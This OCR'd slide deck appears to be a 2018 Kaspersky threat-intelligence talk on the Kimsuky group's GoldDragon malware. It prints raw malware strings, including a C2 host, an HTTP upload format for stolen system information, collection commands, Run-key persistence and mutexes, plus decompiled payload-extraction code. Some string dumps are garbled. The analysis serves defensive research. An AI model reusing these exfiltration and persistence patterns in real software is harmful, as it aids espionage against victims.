


Kimsuky :
She is Back with Fairy Tale

Seongsu Park

Senior Security Researcher @ Kaspersky Lab GReAT

Feb 27, 2018

whoami

- Name : Seongsu Park
- GReAT Senior Security Researcher
- Threat intelligence analyst, Cyber threat hunter


history

- Worked as Malware Researcher and Incident Responder
- Malware Researching, Incident Response, Threat Intelligence..

GREAT

- Global Research and Analysis Team, since 2008
- Threat intelligence, research and innovation leadership
- Focus: APTs, critical infrastructure threats, banking threats, sophisticated targeted attacks

Our Research



History of Kimsuky

History of Kimsuky

Intention & target

— Cyber espionage and Cyber sabotage

— Target for South Korea company, government, individual

Tactics & Techniques

— Used spear phishing for initial infection

— Used various tools (pivoting, downloading..)

— Used free service for C2 infrastructure

2013 — At first published by Kaspersky Lab on 2013

2014 — Blog published by AhnLab on 2014


2014 — Announced that there was a Kimsuky behind the KHNP attack case

2016–2017 — Came back with Fairy Tale

KASPERSKY lab

What we found?

New Malware Cluster



GoldDragon Malware Cluster

MAIN FUNCTIONS

— Most important pivoting module

```
Ü  ÕÜ  "Ü  ÔÜ  ˇ<Ü  ÁHÜ  'ÁÜ  ÞÜ  ÉÜ  ûÜ  ñÜ  ªÜ  ºÜ  ΓÜ  'єÜ
     www.GoldDragon.com          □6@ ,6@ □  □ □  □ □□ □□□□E
□ 7OOWP□    □    □ h``   ppxxxx□□□  □ □□□  □ □ □□   ( n u
ntime error
```

— Collect system information

— Upload system information

```
pi32.dll    RegOpenKeyExA    RegQueryValueExA    RegSetValueExA  RegCloseKey v3
 V3  COMSPEC Open    /c dir %s\ >> %s    /c systeminfo >> %s SeDebugPrivilege
  SoftWare\Microsoft\Windows\CurrentVersion\Run    rundll32.exe %s ExportFunctio
n  CmdRun32    \Microsoft\Protect  MpCmdRun.dll    %s\%s    \Microsoft\Network
ixeo584.bin %s\%s   netState.dll    kjie23948_34238958_KJ238742      _    host/do
```

— Download additional payload

— Extract additional payload

```
   Mozilla/4.0 trydai.000webhostapp.com    image/gif, image/jpeg, image/pjpeg,
image/pjpeg, */*    HTTP/1.0    GET %04d-%02d-%02d-%02d-%02d    rb  ending
------WebKitFormBoundarywhpFxMBe19cSjFnG
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
Content-Disposition: form-data; name="userfile"; filename="result"
Content-Type: application/octet-stream

   Host:   host/post.php   Content-Type: multipart/form-data; boundary=----Web
KitFormBoundarywhpFxMBe19cSjFnG  Accept-Language: en-us      Mozilla/4.0 (compa
tible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .NET CLR 1.1.4322)  */* %s
```

GoldDragon Malware Cluster


	Before mid December 2017	After mid December 2017
Mutex	kjie23948_34238958_KJ238742 kjie23948_34238958_KJ238743	No mutex
File Encoding	Base64 encoding	Zip compression
Info collection method	Execute each command directly	Create batch file to collect system info
Type of collected info	Directory list of Desktop Directory list of Recent Directory list of Program Files systeminfo output	Directory list of Recent Directory list of Program Files Systeminfo output Tasklist Tasklist /M
Upload file name	result	GHOST419
Download file name	Base64 encoded “Hostname_Username” format	GHOST419

GoldDragon Malware Cluster

MONITORING OPENED HWP

— Direct read hwp.exe memory((0x7FFDF000)

— Find current opened file path




EXTRACT PAYLOAD

— Find marker (JOYBERTM)

— Decrypt embedded payload

```
if ( filesize )
{
  while ( *((_BYTE *)mapped_2_hwp + index) != 'J'
       || *((_BYTE *)mapped_2_hwp + index + 1) != 'O'
       || *((_BYTE *)mapped_2_hwp + index + 2) != 'Y'
       || *((_BYTE *)mapped_2_hwp + index + 3) != 'B'
       || *((_BYTE *)mapped_2_hwp + index + 4) != 'E'
       || *((_BYTE *)mapped_2_hwp + index + 5) != 'R'
       || *((_BYTE *)mapped_2_hwp + index + 6) != 'T'
       || *((_BYTE *)mapped_2_hwp + index + 7) != 'M' )
```

